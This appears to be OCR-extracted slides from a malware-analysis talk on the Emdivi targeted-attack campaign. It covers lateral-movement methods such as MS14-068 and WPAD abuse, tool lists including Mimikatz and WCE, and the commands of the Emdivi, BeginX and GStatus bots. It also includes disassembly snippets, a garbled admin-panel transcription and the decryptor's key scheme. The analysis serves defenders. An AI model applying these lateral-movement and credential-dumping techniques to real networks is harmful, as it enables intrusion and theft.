
PC-A

wpad.exe



PC-B

Exploiting WPAD (Step 3: Man in the Middle Proxy)



Summary: Methods of Spreading Infection

Method	AD	Privilege Escalation	Note
MS14-068	Necessary	Unnecessary / Necessary for password dump	Risk exists when DC is unpatched
SYSVOL Search	Necessary	Unnecessary	
Brute Force Attack (Password List Attack)	Necessary	Unnecessary	Risk exists when the password is weak
Abusing Built-in Administrator	Unnecessary	Necessary	Presumes that the password is the same
Exploiting File Servers	Unnecessary	Unnecessary	Risk exists when the file is disguised to one that many users open
Exploiting WPAD	Unnecessary	Unnecessary	Situations are limited

DETAILS OF TOOLS AND MALWARE

Characteristics of Malware

Different types of malware reside depending on the phase and scale of damage of the attack

Malware	Overview	File format	Form of attack
Emdivi (t17)	HTTP BOT	EXE	Intrude
Tools	Password dump, etc.	EXE, etc.	
usp10jpg	Download (low-frequency communication)	DLL, data	Lateral Movement
Emdivi (t19, t20)	HTTP BOT (highly sophisticated than t17)	EXE	
BeginX	Remote shell tool	EXE	
GStatus	HTTP BOT (low-frequency communication)	EXE, DLL	Conceal?

Reference : [Ayaka Funakoshi. A study on malware characteristics and its effects observed in targeted attacks. MWS, 2015]

Tools

Type	Overview	Filename
Password dump Pass-the-hash	Quarks PwDump	qp.exe, qd.exe, QDump.exe, etc.
	MimikatzLite	gp.exe
	Windows credentials Editor	wce.exe, ww.exe
	Mimikatz	mz.exe, mimikatz.exe, mimikatz.rar (sekurlsa.dll)
Vulnerability exploitation	MS14-068 (CVE-2014-6324)	ms14-068.exe ms14-068.tar.gz
	MS14-058 (Privilege escalation) (CVE-2014-4113)	4113.exe
UAC bypass	UAC bypass tool	msdart.exe, puac.exe, etc.
Packet transmit	Htran, proxy adaptive Htran	htproxy.exe, etc.
Mail account theft	Similar to NirSoft Mail PassView	CallMail.exe, outl.exe , etc.
Utility	Attempt logon based on list	logon.exe
	WinRAR archiver	yrar.exe, rar.exe, etc.
	Highly sophisticated dir command	dirasd.exe, etc.
	Change timestamp	timestamp.exe

Emdivi (t17)

HTTP BOT with basic functions

- Repeatedly upgraded the version in the past year and implemented new commands

Command	Date of Implementation
DOABORT	
DOWNBG	
GETFILE	
LOADDLL	
SETCMD	
SUSPEND	
UPLOAD	
VERSION	
GOTO	May 2015
CLEARLOGS	August 2015

Emdivi (t20)


Highly Sophisticated Emdivi

- The number of implemented commands have increased and decreased in the past year.
 - 18-41 (based on JPCERT/CC's study)
- In some cases, the targeted organization's proxy server address is hard-coded.
- May only run on specific computers (encryption of data by computer SID)

usp10jpg

Download (low-frequency communication)

- Communication performed once a day
- Able to specify the day of week of communication
- Tend to be set to computers that are not infected with Emdivi (secondary infection)
- DLL Preloading Attack



Difficulty to detect Usp10jpg

Computer Infected with Emdivi



Easy to detect due to high-frequency communication

Attacker's Infrastructure



usp10jpg

May be left undetected due to low-frequency communication



BeginX

Remote Shell Tool

■ BeginX Server


- Listens to specific ports and waits for commands
- Both UDP and TCP versions available

■ BeginX Client

- Client which sends commands to BeginX Server
- Controlled via Emdivi

```
push    offset tolen    ; fromlen
push    offset to      ; from
push    0               ; flags
push    1000h          ; len
lea     eax, [ebp+buf]
push    eax             ; buf
push    ecx             ; s
call    ds:recvfrom
test   eax, eax
js     short loc_401320
lea     ecx, [ebp+buf]
mov     eax, offset aBeginx ; "beginx"
lea     ebx, [ebx+0]
```

Image of Using BeginX



GStatus

HTTP BOT different from Emdivi

- Not found in many organizations, but...
- Bot Function
 - Get drive information
 - Execute arbitrary shell command
 - Process list
 - Screen related functions

```
mov     eax, [esp+3C4h+var_28C]
push   offset FileName ; lpFileName
push   eax             ; /web/GStatus.asp?id=.....
push   2               ; int
push   50h             ; int
push   offset szServerName ; int
call   mal_http_request_and_write_file
```

GStatus Web Panel (Admin Screen)

The screenshot displays the GStatus Web Panel Admin interface. At the top, there are navigation links: 修改反连, 修改密码, 查看列表, 显示选项, 查看日志, and 退出系统. The main content area is divided into two sections.

The upper section shows a table of server connections:

Ip地址	局域网地址	机器名E/TD>	最后登录时间E/TD>	来自	状态E/TD>	隐藏	操作E/TD>
[redacted]	192.168.0.204	[redacted]	2015/03/25 14:56:10	[redacted]	正常E/b>	否E/b>	激禁E/A> 隐藏 备注 删除
[redacted]	192.168.0.203	[redacted]	2015/03/25 14:55:16	[redacted]	正常E/b>	否E/b>	激禁E/A> 隐藏 备注 删除
[redacted]	192.168.0.106	[redacted]	2015/03/25 14:48:45	[redacted]	正常E/b>	否E/b>	激禁E/A> 隐藏 备注 删除

The lower section is a configuration form for a server:

仇尖快连:	[redacted] 9/曝
保奉字更:	[redacted] U1tUUFNYWBAUFRA
IE旗尖:	彝袁 [input type="text"]
Socks5旗尖:	彝袁 [input type="text"]
旗尖炎岗:	萩耶秘彝袁(0-4) [input type="text"] 0
指钱Ip:	[input type="text"] 443
Update:	[input type="text"] 80 /update/InUpdate.exe
彝袁	[2015/03/04 16:16:53] 萩箔厚仔 <input type="checkbox"/>

At the bottom of the configuration form is a button labeled 戻住.

ANALYSIS TOOLS

emdivi_string_decryptor.py

emdivi_string_decryptor.py

emdivi_string_decryptor.py

- IDAPython
- Used to analyze Emdivi
- Decode encoded strings

Supported version

- t17, 19, 20

emdivi_string_decryptor.py

Emdivi encoded strings

00447A80	00000059	C	WC0qYvHBTBrwZxvFNAUED9gfv06v3YSKanD9v5RDVqvdLd6a1GFV0KR4Ivc+5sHhWhbVuTQPvj/4ksUJ/poHSA==
00447AE0	00000059	C	hDX6ZilwTBn2INEyAgcINeLeFFTy+IKreoPSmMx2QmqTUivRqWsjvxd5Y56Tax9kSu7Cjc900GGa73q+8iBJGQ==
00447B40	00000059	C	Wsluk/fGnxYMZuY1O8gFD+ZmBjGym8C0JPXXdPaTZgFE9fZKWUcwabVmnInZz7QytcNXbOUx9hsEVUKx2tSyWg==
00447BA0	0000006D	C	gSrykigy mxremRg6MPsKyPrwpbwj8awVfRBDerP3ZVhgyNjrkfff1tPDUYLaiU6sEws1n8QKiG3EYsrkaBGsr/Uimx7xTkP+C6NVkLpFyq0=
00447C10	00000059	C	WzctZPY0nRL2IuzFOBo5CIhnGr9iSgTH9pnrQNQC5fzdxWA2MQtKY/jdNQEKmGx2IcwCNLthJAnGUXhp5UhKeg==
00447C70	0000006D	C	ViH2iSj/RbVgMjKz/o8PbnLmMoM1a4mPzSuuUvNA+F+mKp5m+YhGQwOJMM0ZBNJIC5Z+8LEncJ1XyQ1Cxokx0Y/JMkfXpsOieqn05PcNgw=
00447CE0	0000006D	C	VC32Xf0sSgQLaR04HvDxxG8OHvD3JfTEqCC+xiPbQthX1bvrUvsEYGCxLSPCsXZDE4y3q58qiRTm5a7JsmATYKIUoL1kcjaYA6Kyl4c7JNI=
00447D50	0000006D	C	Ttjxg+UnRtYHgB/xywv5P/ee3FFeh8NQDAIDII6rEZgXPJFC18CLxt88B75Fzwxvj2CSJXCcO/6NgHQI6DFKjoju7qKnFMFyqUblKodM=
00447DC0	00000059	C	kD0Cag08VefEkOszOvcd1oEk8oI0zRCOkvfihboJLIHq7CujdjAQsC+f/jgziNvK0H43hM1IVInfv4oIG+2Q==
00447E20	0000006D	C	vS8kWSkzRgYLnRkhGf7xN/1o9epdWk+SdHt2cDpZky6pCNEFwvwV4GXqg3U7U0iggywIKavxIPJ3YjSIq1gZjNfKacoAUQBS0az8Rrk3U=
00447E90	00000059	C	XD8ukfU/axDGk+kzCskCBhOSzb43B7TtEEhwHCEsIXEuCxmQdrewLwnY7IdZUg6sWa+N6pdvVFXNMkhh281abg==
00447EF0	00000059	C	ozUvkA7JYh/6ZuffPgYEDmpadzZR6K+PYMrupxZ8H6Pz7bjSkq70IS6dDhYdh98UzKb2sa2vUHcOld/za78jFA==
00447F50	00000059	C	h/v8jSEtnBvelBs4NgA6x6h7nwizyS6OADSX30yEPA0ibTyIsv/yg36Zn2TT3BO2fvsf8VJpumkVkglg8oxBKQ==
00447FB0	0000006D	C	SybriSj4IglKghkhG/r1zGaNOSJbIF7nLqbR35EkT64gW3yT8o0dAI3n3dU1VVR0PyK527+ugDRXTm7n8Kgj4cwSTKpvmPhsKUPSOZIZQZw=
00448020	0000006D	C	SyHviRQqRgBvNm9GQzwoJkoT0+y1aU/ih+5O3TAgHqkUJiSCWQuTjJNFx912tZqusd0RsDMPQIy92YyYXu3YXAd9ZYENpEqECihwevdqY=
00448090	0000006D	C	u9rvU+Ujkg0BgBIyTUPDCKeDK8/S2nO/13d0/moO2IQGfDRetUuQU6IoiBBJRxzSapIpxBXbd2aLksY135r7orVHNYfKVMn46bn4v26nE=
00448100	00000059	C	UPvzjfYsnuznXg9zfM6ME4rfjqkny+uWHg6WmjpgBMOHwPbdSAWmzMAshhipHERc924iYHd5qPW81pafpb+FA==
00448160	0000006D	C	SuzmTOXfi9wbWBH3wjQuJHjZYSbsYtoCJTvXFvReebcbuPvd17F2yIisulA8PIORFW+YS/9RO6/LsKrvvFgACoVExrYIsUQX4oPSgdjtrGs=
004481D0	0000006D	C	TPD1WS/8IhgLgcw7HQw/O4fP7oViuJH65V0nurl3J6zHaUVztJAXmTy524KW5huBEQig7IYWA6MdxCmaNYhRXfNQCck5RkZEmUHZrV7OM=
00448240	00000059	C	jsX8kQs0nhz3l+DCOckE3Q+VGubkd3q7MZrxsR7LrRvEsq1Eyc0AlvaJyHSugKwD0/Wbcjr0eYLK4HPPg9eaBw==
004482A0	0000006D	C	TSLwiOcnIAEAURE/yeUmywuQe1a48dCv7v2py8UnCtQTA081CiTWxLWaOoqcaEILj4w2mg1fS0M4IvealC/Q982XcZDGMA+Ipj7LgBmGMD4=
00448310	0000006D	C	St3uUxH2fA0GjxDyx7P94x7UvESUSR+evbUrkfjrAgD5sp3jQVMD/tb3ooAi3E7qmJLt627xGjv6sIPLE6dCnVEOELSjZJn8janFwNMMs=
00448380	00000059	C	VTMrZCA1U+30kNbENRkFNbwAbcKsf2IPOBjm//ZP9fQrd2/B/GvFmQ7hbzTWjv2pd52i0HIEu3noSGkPKLkdtQ==

emdivi_string_decryptor.py

Difference depending on version string

	Ver 17	Ver 19 or 20	Ver 20
Encrypt	XxTEA encrypt	XxTEA decrypt	AES decrypt
Decrypt	XxTEA decrypt	XxTEA encrypt	AES encrypt
Key	MD5(MD5(base64(ver)) + MD5(key_string))	Scanf("%x", Inc_Add(ver17_key))	Inc_Add(ver17_key)

emdivi_string_decryptor.py

```
.rdata:0042E022 00 00
.rdata:0042E024 4E 6C 38 2F 39 58 6E 4F+
.rdata:0042E024 79 48 50 63 45 45 58 77+
.rdata:0042E024 39 6A 52 44 36 67 3D 3D+
.rdata:0042E03D 00 00 00
.rdata:0042E040 59 71 33 4F 75 55 4B 39+
.rdata:0042E040 74 5A 76 44 50 30 62 77+
.rdata:0042E040 57 63 65 49 46 77 3D 3D+
.rdata:0042E059 00 00 00
.rdata:0042E05C 50 58 4A 44 4F 56 55 70+
.rdata:0042E05C 2F 46 6E 38 50 65 65 2B+
.rdata:0042E05C 43 75 66 39 34 51 3D 3D+
.rdata:0042E075 00 00 00
.rdata:0042E078 71 67 35 4B 72 72 48 70+
.rdata:0042E078 4A 4E 75 79 50 2B 6E 6F+
.rdata:0042E078 65 72 2B 52 42 77 3D 3D+
.rdata:0042E091 00 00 00
.rdata:0042E094 47 37 41 63 6B 39 57 73+
.rdata:0042E094 30 31 52 34 34 36 65 57+
.rdata:0042E094 48 6C 66 4B 46 41 3D 3D+
.rdata:0042E0AD 00 00 00
.rdata:0042E0B0 52 74 39 57 7A 4F 53 62+
.rdata:0042E0B0 6F 4B 2B 7A 61 74 67 57+
.rdata:0042E0B0 50 59 48 44 66 67 3D 3D+
.rdata:0042E0C9 00 00 00
.rdata:0042E0CC 52 66 6F 57 68 48 4A 55+
.rdata:0042E0CC 47 36 4F 4B 72 4A 57 61+
.rdata:0042E0E5 00 00 00
.rdata:0042E104 50 58 2B 31 61 59 78 59+
.rdata:0042E125 00 00 00
.rdata:0042E128 36 00
.rdata:0042E12A 00 00
.rdata:0042E12C 46 41 79 6E 39 75 65 6B+
.rdata:0042E12C 6B 50 38 73 70 4A 61 4E+

align 4
aNl89xnoyhpceex db 'Nl8/9XnOyHPcEEXw9jRD6g==',0
; DATA XREF: .text:00427430f0
; .text:00427984f0

align 10h
aYq3ouuk9tzvdp0 db 'Yq3OuUK9tZvDP0bwWceIFw==',0
; DATA XREF: .text:0042741Cf0
; .text:00427970f0

align 4
aPxjdovupFn8pee db 'PXJDOVUp/Fn8Pee+Cuf94Q==',0
; DATA XREF: .text:00427408f0
; .text:0042795Cf0

align 4
aQg5krrhpjnuypN db 'qg5KrrHpJNuyP+noer+RBw==',0
; DATA XREF: .text:004273F4f0
; .text:00427948f0


align 4
aG7ack9ws01r446 db 'G7Ack9Ws01R446eWHlFKFA==',0
; DATA XREF: .text:004273E1f0
; .text:00427935f0

align 10h
aRt9wzosbokZatg db 'Rt9WzOSboK+zatgWPYHDFg==',0
; DATA XREF: .text:004273D1f0
; .text:00427925f0

align 4
aRfowhhjug6okrj db 'RfoWhHJUG6OKrJWajr1SEQ==',0
; DATA XREF: sub_4053E4+12f0

align 4
a6
db '6',0
; DATA XREF: sub_405563+11f0

align 4
aFayn9uekkp8spj db 'Fayn9uekkP8spJaNjQtbtXFB1wieVw2G',0
; DATA XREF: sub_405596+12f0
```



emdivi_string_decryptor.py

```
.rdata:0042E022 00 00
.rdata:0042E024 4E 6C 38 2F 39 58 6E 4F+
.rdata:0042E024 79 48 50 63 45 45 58 77+
.rdata:0042E024 39 6A 52 44 36 67 3D 3D+
.rdata:0042E024 00
.rdata:0042E03D 00 00 00
.rdata:0042E040 59 71 33 4F 75 55 48 39+
.rdata:0042E040 74 5A 76 44 50 30 62 77+
.rdata:0042E040 57 63 65 49 46 77 3D 3D+
.rdata:0042E040 00
.rdata:0042E059 00 00 00
.rdata:0042E05C 50 58 4A 44 4F 56 55 70+
.rdata:0042E05C 2F 46 6E 38 50 65 65 2B+
.rdata:0042E05C 43 75 66 39 34 51 3D 3D+
.rdata:0042E05C 00
.rdata:0042E075 00 00 00
.rdata:0042E078 71 67 35 48 72 72 48 70+
.rdata:0042E078 4A 4E 75 79 50 2B 6E 6F+
.rdata:0042E078 65 72 2B 52 42 77 3D 3D+
.rdata:0042E078 00
.rdata:0042E091 00 00 00
.rdata:0042E094 47 37 41 63 6B 39 57 73+
.rdata:0042E094 30 31 52 34 34 36 65 57+
.rdata:0042E094 48 6C 66 4B 46 41 3D 3D+
.rdata:0042E094 00
.rdata:0042E0AD 00 00 00
.rdata:0042E0B0 52 74 39 57 7A 4F 53 62+
.rdata:0042E0B0 6F 4B 2B 7A 61 74 67 57+
.rdata:0042E0B0 50 59 48 44 66 67 3D 3D+
.rdata:0042E0B0 00
.rdata:0042E0C9 00 00 00
.rdata:0042E0CC 52 66 6F 57 68 48 4A 55+
.rdata:0042E0CC 47 36 4F 48 72 4A 57 61+
.rdata:0042E0CC 6A 72 6C 53 45 51 3D 3D+
.rdata:0042E0E5 00 00 00
.rdata:0042E0E8 6C 79 79 56 73 47 69 6E+
.rdata:0042E0E8 48 79 39 62 48 70 34 32+
